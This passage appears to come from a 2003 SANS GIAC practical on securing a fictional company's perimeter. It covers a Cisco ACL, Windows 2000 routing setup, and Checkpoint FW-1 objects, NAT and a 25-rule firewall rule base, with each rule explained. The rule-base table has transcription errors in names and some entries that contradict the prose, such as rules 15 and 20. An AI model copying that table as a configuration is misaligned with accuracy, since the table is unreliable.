access-list 100 permit tcp 192.0.2.0 0.0.0.255 any eq 443
access-list 100 permit tcp 192.0.2.0 0.0.0.255 any eq smtp
access-list 100 permit tcp 192.0.2.0 0.0.0.255 any eq domain
access-list 100 permit udp 192.0.2.0 0.0.0.255 any eq domain
access-list 100 permit udp 192.0.2.0 0.0.0.255 any eq isakmp
access-list 100 permit icmp 192.0.2.0 0.0.0.255 any echo
access-list 100 permit icmp 192.0.2.0 0.0.0.255 any parameter-problem
access-list 100 permit icmp 192.0.2.0 0.0.0.255 any packet-too-big
access-list 100 permit icmp 192.0.2.0 0.0.0.255 any source-quench
access-list 100 deny icmp any any log
access-list 100 deny udp any any range 0 65535 log
access-list 100 deny tcp any any range 0 65535 log
access-list 100 deny ip any any log

```

Additional information about the above configuration can be found in the tutorial which shows how to enter the above configuration on a Cisco router.

## 2.2 - Firewall security policy

The firewall at GIAC is the second line of defense. It enforces the security policy even more than the perimeter router does. It will protect our internal servers from being accessed from the Internet. It will also allow GIAC employees to browse on the Internet.

The firewall also acts as the VPN gateway for external employees. GIAC chose to do this, since the administration load of maintaining the firewall and the VPN gateway is lower opposed to having two separate boxes for it.

After installation of Windows 2000 server on the system with four network cards and configuring the system, we need to harden the operating system. This is done based on the same hardening guides we used in assignment 1:

The Microsoft Windows 2000 Hardening Guide:

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/prodtech/Windows/Win2kHG.asp>

The NSA Windows 2000 Security Recommendation Guides:

<http://www.nsa.gov/snac/win2k/index.html>

After hardening the system, but before we install the Checkpoint Firewall-1 NG FP3 software, we need to enable routing on the firewall. Checkpoint relies on the operating system to route packets. However, routing only takes place after they have been verified by the policy. If a packet is not allowed to go through, it will not be routed. Enabling routing on a Windows 2000 Server is done via the Registry Editor. After starting the Registry Editor locate the following key:

```
HKEY_LOCAL_MACHINE
  SYSTEM
    CurrentControlSet
      Services
        Tcpip
          Parameters
```

If the following entry is not there, then add it. The value must be changed from 0 to 1.

```
Name: IPEnableRouter
Type: REG_DWORD
Value: 1
```

After adding the IPEnableRouter parameter or changing its value from 0 to 1, we need to reboot the machine to activate our change.

Now we can install the Checkpoint FW-1 NG FP3 software package. We will install the Firewall-1, VPN-1, Smartclients and Policy Server packages. Firewall-1 is the firewall itself, VPN-1 is the VPN gateway, Smartclients are the management tools and the Policy Server is the service which pushes a firewall configuration to the SecureClient systems, when setting up a VPN with GIAC.

After installation and rebooting the machine, we can access the firewall management software by starting the SmartDashboard program. After logging in we are presented with the following screen:




Figure 2

## 2.2.1 - Configuring the firewall's objects

Before we configure the Checkpoint object GFW1 with the proper information about its connected networks we will create some network objects first. These objects will later be used in the rule base of the firewall. To do this we select the Network branch, right-click and select New Network: This will result in the following screen:


The image shows a 'Network Properties' dialog box with a 'General' tab selected. It contains several input fields: 'Name', 'Network Address', 'Net Mask', and 'Comment'. There is also a 'Color' dropdown menu and a 'Broadcast address' section with 'Included' and 'Not included' radio buttons. At the bottom are 'OK', 'Cancel', and 'Help' buttons. A faint watermark '© SANS Institute' is visible in the background.

Figure 3

Here is the result after we entered the information about the Service network:


The image shows the 'Network Properties - Service-LAN' dialog box. The 'Name' field is filled with 'Service-LAN', 'Network Address' with '172.18.0.0', 'Net Mask' with '255.255.0.0', and 'Comment' with 'Service network'. The 'Color' dropdown is set to red. The 'Broadcast address' section has 'Included' selected. At the bottom are 'OK', 'Cancel', and 'Help' buttons. A faint watermark '© SANS Institute' is visible in the background.

Figure 4

By clicking OK we have created a network object named Service-LAN, which we can use in configuring the GFW1 Check Point object to connect the network to the correct interface of the firewall.

After adding the Internal-LAN and Secure-LAN objects, we will configure the GFW1 Check Point object. We do this by double-clicking the GFW1 object:




Figure 5

As we can see the VPN-1 Pro and SecureClient Policy Server are not yet enabled. We will do this in a later stage, when we have a look at the VPN setup. By selecting the Topology tab we get a screen where we can change settings such as the IP address of an interface and the connected networks. When editing a network we can change the anti spoofing settings, so the firewall will only allow incoming traffic with an IP address in the connected network. We can also enable or disable the logging for this.

We will connect the network objects as follows:

#### Network objects Table:

NETWORK OBJECT	INTERFACE
Internal-LAN	172.17.100.1
Service-LAN	172.18.100.1
Secure-LAN	172.19.100.1

The one exception we have made is the interface with the 192.0.2.1 IP address. This interface is not connected to a network object, but is configured to be external and thus leading out to the Internet:






Figure 6

Here is a screenshot after configuration:




Figure 7

As you can see we connected the LAN objects to the appropriate interfaces. This to ensure our Anti spoofing settings are correct and the firewall can make no mistake as to what source IP addresses it should expect on each interface

We also need to add objects for all devices which we use in our security policy. Those objects that are publicly accessible also need to be given a public IP address, so we can hide their true IP address behind a NAT-ed address. When adding a Host object, we can select the NAT tab and change information. Here is a screenshot of how this looks when we were adding the SRV\_WEB1 object:




Figure 8

This process will be repeated for all objects that need an External NAT address:

#### NAT Table:

OBJECT	Real IP Address	Static NAT IP Address	Functionality
LAN_CLIENTS	172.17.110.2 – 172.17.110.254	192.0.2.250	Internal clients
SRV_DNS1	172.18.100.10	192.0.2.10	DNS services
SRV_DNS2	172.18.100.11	192.0.2.11	DNS services
SRV_MAIL1	172.18.100.30	192.0.2.30	mail service
SRV_WEB1	172.18.100.40	192.0.2.40	web services
SEC_NTP_SYSLOG	172.19.100.60	192.0.2.60	Syslog

Now we are done with the basics, we need to add all other objects we will use in our firewall security policy. These objects represent networks, servers, routers, protocols, groups of protocols, IP address ranges, users and so on. We will add all the objects as found in the following table:

#### Objects Table:

Object Name / TYPE	IP Address / IP Range	Description
<b>NODES</b>		
SRV_DNS1	172.18.100.10/16	Primary public DNS server
SRV_DNS2	172.18.100.11/16	Secondary public DNS server
SRV_MAIL1	172.18.100.30/16	Public SMTP relay server
SRV_SNORT1	172.18.100.50/16	Snort sensor for the Service network
SRV_WEB1	172.18.100.40/16	Public web server
SEC_FW_MAN	172.19.100.70/16	Firewall management server
SEC_NTP_SYSLOG	172.19.100.60/16	NTP and Syslog server

SEC_SNORT1	172.19.100.50/16	Snort sensor for the Secure network
SEC_SQL1	172.19.100.20/16	SQL server for the public web server
SEC_SQL2	172.19.100.21/16	SQL server for the snort sensors
LAN_DC1	172.17.100.10/16	Internal Primary domain controller
LAN_DC2	172.17.100.11/16	Internal Secondary domain controller
LAN_MAIL1	172.17.100.30/16	Internal mail server
LAN_SNORT1	172.17.100.50/16	Snort sensor for the Internal network
LAN_WEB1	172.17.100.40/16	Internal web server
GR1	192.0.2.2/24	Router interface to our external network
<b>NETWORKS</b>		
Service-LAN	172.18.0.0/16	The entire service network
Internal-LAN	172.17.0.0/16	The entire internal network
Secure-LAN	172.19.0.0/16	The entire secure network
<b>ADDRESS RANGES</b>		
LAN_CLIENTS	172.17.110.1/16 – 172.17.110.254/16	All internal clients
LAN_SERVERS	172.17.100.2/16 – 172.17.100.254/16	All internal servers
<b>CHECKPOINT</b>		
GFW1	172.17.100.1/16 172.18.100.1/16 172.19.100.1/16 192.0.2.1/24	Interface to internal network Interface to the service network Interface to the secure network Interface to our external network

The one object that needs a little more attention is the LAN\_CLIENTS object. All objects that need to communicate with other devices will do so based on their real IP address. Internal clients are only allowed to cross the firewall when connecting to web sites. But, we can not route the private IP addresses in use on our LAN (well, actually we could, but it does not make much sense, since our router will drop it anyway). To by-pass this problem, we will configure this object to NAT all private IP addresses to one public IP address, rather than NAT-ting every private IP address to a public IP address. This is known as Hide NAT:




Figure 9

## 2.2.2 - Configuring the firewall's global properties

Now we are done configuring the basic objects of the firewall, we will look at the global properties of the firewall. These global properties result in “implied rules”. These rules are added, changed or removed based on changes in the global settings of the firewall. These settings are to open, so we will disable most of them.

This is done via the menu option “policy”, “global properties”. We will disable all, but the “Accept VPN-1 & Firewall-1 control connections” properties, so we can install the Smartclient software on our firewall management station and connect to the firewall.

If we would disable this setting, we would need to create all protocols used by Checkpoint for remote management, SecureClient, OPSEC applications and so on. Since GIAC is planning on implementing OPSEC applications, we opted to keep this setting enabled. We will enable logging for implied rules as well. The results of these changes can be seen in the following screenshot:




Figure 10

To be able to use the Firewall as a VPN gateway, we need to make more changes. These changes are discussed in part 2.3 VPN Security policy. These changes must be done before we can create our rule base containing VPN elements, since our rule base makes use of these objects.

## 2.2.3 - Configuring the firewall's rule base

Now that we are done adding all our objects to the firewall, we can configure our rule base, to enforce the firewall security policy. Before we do so, we need to have a clear understanding of what is allowed on the firewall. These access requirements have been discussed in assignment 1. For the ease of implementing the rule base we consolidated these access requirements in the table: Access Requirements.

The names used in the “source” and “destination” column are the same names as used in the firewall configuration except for “Internet”. This name is used here to emphasize this rule is only intended for traffic originating from the Internet. To enforce this on the firewall we will use a combination of “allow” and “drop” rules.

**Access Requirements Table:**

Service	Source	Destination	Purpose
SMTP	Internet SRV_MAIL1	SRV_MAIL1 Internet	Needed to allow customers, partners and suppliers to send e-mail messages. Also needed for GIAC employees to receive external e-mail messages.
	SRV_MAIL1 LAN_MAIL1	LAN_MAIL1 SRV_MAIL1	Needed to allow external e-mail messages to be delivered to the internal mail-server. Also used by GIAC employees to be able to send e-mail messages to the Internet.
DNS	Internet DNS1 DNS2	DNS1 DNS2 Internet	Needed to allow domain name resolving for public access. Also used by the SRV_MAIL1.
	LAN_DC1 LAN_DC2	LAN_DC1 LAN_DC2	Needed for the internal DNS servers to use the SRV DNS servers as their forwarders.
WEB	Internet	SRV_WEB1	Needed to allow HTTP and HTTPS access to the SRV web server for external visitors.
MS-SQL for WEB	SRV_WEB1 LAN_WEB1	SEC_SQL1	Needed for the web server and the GIAC application. The internal web server uses this service to, since it uses the same databases on the SQL server.
MS-SQL for Snort	LAN_SNORT1 SRV_SNORT1	SEC_SQL2	Used by the Snort sensors to deliver their information regarding possible intrusions.
NTP	SRV DC1 DC2 GR1	SEC_NTP_SYSLOG	Used for time synchronization.
SYSLOG	GR1	SEC_NTP_SYSLOG	Used by the router to deliver its Syslog messages to the Syslog server.

Adding rules to a Checkpoint firewall is an easy process. The order of these rules is not. It is very important to remember that a Checkpoint firewall processes packets the same way a Cisco router does: First match goes. Therefore it is very important to define the rule base in such an order that the most specific rules are at the beginning of the rule base. This is often not the most used rule, but it is the only way to enforce the security policy that GIAC has.

By selecting the Security tab in the SmartDashboard utility and then selecting “rules” “add rule” and then selecting the location (Top, Bottom, Above or Below) we create a new rule. This rule has the defaults as seen in the following screenshot:

Security - GIAC   Address Translation - GIAC   VPN Manager   Desktop Security - GIAC									
NO.	SOURCE	DESTINATION	IF VIA	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
1	★ Any	★ Any	★ Any	★ Any	drop	- None	★ Policy Targets	★ Any	

Figure 11

As we see, we have several properties we have to change to create a valid rule. We will briefly discuss the properties, their purpose and their options:

ITEM	DESCRIPTION
NO	Rule number
SOURCE	The source where the traffic is originating from
DESTINATION	The destination of the originating traffic
IF VIA	Via which VPN community the packet's coming
SERVICE	What service(s) (protocol or set of protocols) are checked
ACTION	The following actions are at our disposal: <ul style="list-style-type: none"> <li>• Accept</li> <li>• Drop</li> <li>• Reject</li> <li>• User Auth</li> <li>• Client Auth</li> <li>• Sessions Auth</li> </ul>
TRACK	The following tracking options are at our disposal: <ul style="list-style-type: none"> <li>• None</li> <li>• Log</li> <li>• Account</li> <li>• Alert</li> <li>• SnmpTrap</li> <li>• Mail</li> <li>• Userdefined</li> </ul>
INSTALL ON	We can install the rule base on the following devices: <ul style="list-style-type: none"> <li>• Gateways</li> <li>• Dst</li> <li>• Src</li> <li>• OSE Devices</li> <li>• Embedded Devices</li> </ul>
TIME	During which time windows is the rule enforced
COMMENT	This field is used to place comments on the purpose of a rule. This is a very important property. By using these fields to their

	fullest, it's much easier to read a rule base that you are unknown with.
--	--

#### **2.2.4 - The firewall's rule base**

The rule base as it is implemented on the GIAC firewall is represented in the following screen:

© SANS Institute 2003, Author retains full rights.

NO.	SOURCE	DESTINATION	IF VIA	SERVICE	ACTION
<b>Global Drop Rules</b>					
1	* Any	* Any	* Any	NBT	drop
2	* Any	GPW1	* Any	UDP IKE	accept
3	* Any	GPW1	* Any	* Any	drop
4	Secure-LAN	* Any	* Any	* Any	drop
5	IP LAN_CLIENTS	Secure-LAN Service-LAN	* Any	* Any	drop
<b>HTTP Rules</b>					
6	IP LAN_SERVERS	SRV_WEB1	* Any	* Any	drop
7	* Any	SRV_WEB1	* Any	TCP http TCP https	accept
8	IP LAN_CLIENTS	* Any	* Any	TCP http TCP https	accept
<b>SQL Rules...</b>					
9	SRV_WUL1 LAN_SERVERS	SEC_SQL1	* Any	TCP MS-SQL-Server	accept
10	LAN_SHORT1 SRV_SHORT1	SEC_SQL2	* Any	TCP MS-SQL-Server	accept
<b>SMTP Rules</b>					
11	LAN_MAIL1 SRV_MAIL1	SRV_MAIL1 LAN_MAIL1	* Any	TCP smtp	accept
12	IP LAN_SERVERS	SRV_MAIL1	* Any	* Any	drop
13	* Any	SRV_MAIL1	* Any	TCP smtp	accept
14	SRV_MAIL1	Internal-LAN	* Any	* Any	drop
15	SRV_MAIL1	SRV_MAIL1	* Any	TCP smtp	accept
<b>DNS Rules -</b>					
16	LAN_DNS1 LAN_DNS2	SRV_DNS1 SRV_DNS2	* Any	dns	accept
17	IP LAN_SERVERS	SRV_DNS1 SRV_DNS2	* Any	* Any	drop
18	* Any	SRV_DNS1 SRV_DNS2	* Any	dns	accept
19	SRV_DNS1 SRV_DNS2	SRV_DNS1 Internal-LAN SRV_DNS2	* Any	* Any	drop
20	* Any	SRV_DNS1 SRV_DNS2	* Any	dns	accept
<b>NTP / Syslog Rules</b>					
21	Service-LAN LAN_PC1 LAN_DC2 GR1	SEC_NTP_SYSLC	* Any	ntp	accept
22	GR1	SEC_NTP_SYSLC	* Any	UDP syslog	accept
<b>VPN Rules -</b>					
23	VPN_USERS@AI	LAN_MAIL1	RemoteAccess	MSExchange-20C	accept
24	VPN_USERS@AI	LAN_WEB1	RemoteAccess	TCP http TCP https	accept
<b>Cleanup-Rules</b>					
25	* Any	* Any	* Any	* Any	drop

Figure 12



Rules 23 and 24 will be discussed in the next section, where we discuss the VPN rule base.

Let us have a look at each rule; what does it do and why it is there:

### **Global Drop Rules**

The following traffic is dropped, since it is explicitly not allowed in the GIAC security policy. If it occurs, then it must be logged and reacted upon. Dropping rules should be amongst the first rules in a rule base, since this minimizes the load on the firewall. There are exceptions as we can see further on in the rule base, where there are more drop rules.

#### **Rule 1**

This rule drops all NetBIOS traffic and does not log it. This traffic is not interesting and it will fill our log files rapidly.

#### **Rule 2**

We allow for IKE traffic to the firewall, otherwise our VPN clients can not authenticate to the firewall and a VPN can not be established.

#### **Rule 3**

All other traffic designated for the firewall should be dropped and logged. There is no reason for this traffic. If the log file indicates this type of traffic, then one should research the origin and purpose of this type of traffic.

#### **Rule 4**

No single device on the secure network is allowed to initiate any type of traffic to any destination, so we drop and log the traffic. If the log file indicates this type of traffic, then one should research the origin and purpose of this type of traffic.

### **HTTP Rules**

The HTTP rules determine what hosts are allowed to initiate HTTP and HTTPS sessions. Since Any is used as a source and a destination, we had to create some explicit drop rules for those hosts that are not allowed to initiate this type of traffic.

#### **Rule 5**

No client on the internal network is allowed to connect any host in the service network, so we drop and log the traffic. If the log file indicates this type of traffic, then one should research the origin and purpose of this type of traffic.

#### **Rule 6**

No server or client on the internal network is allowed to connect to the web server on the service network. Client traffic is dropped with rule 5, internal server traffic is dropped and logged with this rule. If the log file indicates this type of traffic, then one should research the origin and purpose of this type of traffic.

#### **Rule 7**

All other sources are allowed to connect with the web server on the service network. Since rule 4 drops traffic originating from the secure network, rule 5 drops traffic originating from internal clients and rule 6 drops traffic from internal servers, we

effectively only allow external source to connect to the web server in the service network.

### **Rule 8**

Internal clients are allowed to connect to web sites on the Internet. Since rule 5 drops all traffic to the secure network and the service network, this rule effectively allows for internal clients to connect to web servers on the Internet. Of course the traffic is logged. From time to time the log file is verified to check if the visited web sites are in accordance with the security policy.

### **SQL Rules**

The SQL rules determine what hosts are allowed to initiate SQL connections.

### **Rule 9**

The web servers on the service network and the internal network are allowed to connect to the SQL1 server on the secure network, otherwise the GIAC application would not work. Therefore this rule allows for the MS-SQL-server service for these servers. Of course this traffic is logged as well.

### **Rule 10**

All Snort sensors are allowed to connect to the SQL2 server on the secure network, otherwise they could not log anything. Therefore this rule allows for the MS-SQL0server service for these servers. Of course this traffic is logged as well.

### **SMTP Rules**

The SMTP rules determine what hosts are allowed to initiate SMTP connections. Since Any is used as a source and a destination, we had to create some explicit drop rules for those hosts that are not allowed to initiate this type of traffic.

### **Rule 11**

The internal mail server is allowed to initiate a SMTP sessions with the mail server on the service network. The mail server on the service network is also allowed to initiate SMTP sessions with the mail server on the internal network. Therefore this rule allows for the SMTP service for these servers. Of course this traffic is logged as well.

### **Rule 12**

No server or client on the internal network is allowed to connect to the mail server on the service network, except for the internal mail server (which can do this through rule 11). Client traffic is dropped with rule 5, internal server traffic is dropped and logged with this rule. If the log file indicates this type of traffic, then one should research the origin and purpose of this type of traffic.

### **Rule 13**

All other sources are allowed to connect with the mail server on the service network. Since rule 4 drops traffic originating from the secure network, rule 5 drops traffic originating from internal clients and rule 12 drops traffic from internal servers, we effectively only allow external sources to connect to the mail server in the service network.

#### **Rule 14**

The mail server on the service network is only allowed to initiate SMTP sessions to the internal mail server (as specified in rule 11) and Internet mail servers. The latter part is done with rule 15, but that would also allow the mail server on the service network to initiate SMTP sessions with other internal hosts, which is explicitly not allowed. This rule drops and logs this type of traffic. If the log file indicates this type of traffic, then one should research the origin and purpose of this type of traffic.

#### **Rule 15**

The mail server on the service network is allowed to initiate SMTP sessions with mail servers residing on the Internet. Since the previous rules prevent the mail server on the service network to initiate traffic with other servers but the internal mail server, this rule allows for initiating SMTP sessions with mail servers on the Internet.

#### **DNS Rules**

The DNS rules determine what hosts are allowed to initiate DNS queries. Since Any is used as a source and a destination, we had to create some explicit drop rules for those hosts that are not allowed to initiate this type of traffic.

#### **Rule 16**

The internal domain controllers are allowed to query the DNS servers on the secure network for those domain names that are on the Internet. This rule allows this type of traffic and logs it.

#### **Rule 17**

No server or client on the internal network is allowed to connect to the DNS servers on the service network, except for the internal domain controllers (which can do this through rule 16). Client traffic is dropped with rule 5, internal server traffic is dropped and logged with this rule. If the log file indicates this type of traffic, then one should research the origin and purpose of this type of traffic.

#### **Rule 18**

All other sources are allowed to query the DNS servers on the service network. Since rule 4 drops traffic originating from the secure network, rule 5 drops traffic originating from internal clients and rule 17 drops traffic from internal servers, we effectively only allow external sources to connect to the DNS servers on the service network.

#### **Rule 19**

The DNS servers on the service network are only allowed to query DNS on the Internet. Since the following rule will allow this type of traffic to destination Any, we need to prevent this type of traffic designated to the internal network. This rule drops and logs this type of traffic. If the log file indicates this type of traffic, then one should research the origin and purpose of this type of traffic.

#### **Rule 20**

The DNS servers on the service network are allowed to query the DNS servers on the Internet. This rule allows this type of traffic and logs it.

## **NTP / Syslog Rules**

The following two rules determine what host are allowed to connect to the NTP / Syslog server on the secure network to synchronize their time or send syslog messages.

### **Rule 21**

All devices on the service network, the domain controllers on the internal network and the perimeter router are allowed to synchronize their time with the NTP / Syslog server on the secure network. This rule allows and logs this type of traffic

### **Rule 22**

Only the perimeter router is allowed to send syslog messages to the NTP / Syslog server on the secure network. This rule allows and logs this type of traffic.

## **VPN Rules**

### **Rule 23**

Discussed in the following section

### **Rule 24**

Discussed in the following section

## **Cleanup Rules**

These rules are used to “clean up” remaining traffic not being dealt with by any rule.

### **Rule 25**

All traffic not allowed in the previous rules is not allowed and should be dropped and logged. If the log file indicates this type of traffic, then one should research the origin and purpose of this type of traffic.

© SANS Institute 2003. Author retains full rights.

## 2.3 - VPN security policy

The firewall also has installed the VPN-Pro feature of the Checkpoint Firewall-1 / VPN-1 package. This is a VPN solution that tightly integrates with the Checkpoint firewall thus minimizing administrative effort in supporting the VPN.

Logically speaking we can divide VPN installations in two types: site-to-site VPN and client-to-site.

- A site-to-site VPN is usually used to connect two trusted networks via an insecure, un-trusted network. Traffic flowing between these networks will then be encrypted.
- Client-to-site VPN's are used to connect clients to a trusted network over an insecure network and encrypt the traffic. The latter VPN is what GIAC uses.

### Authentication

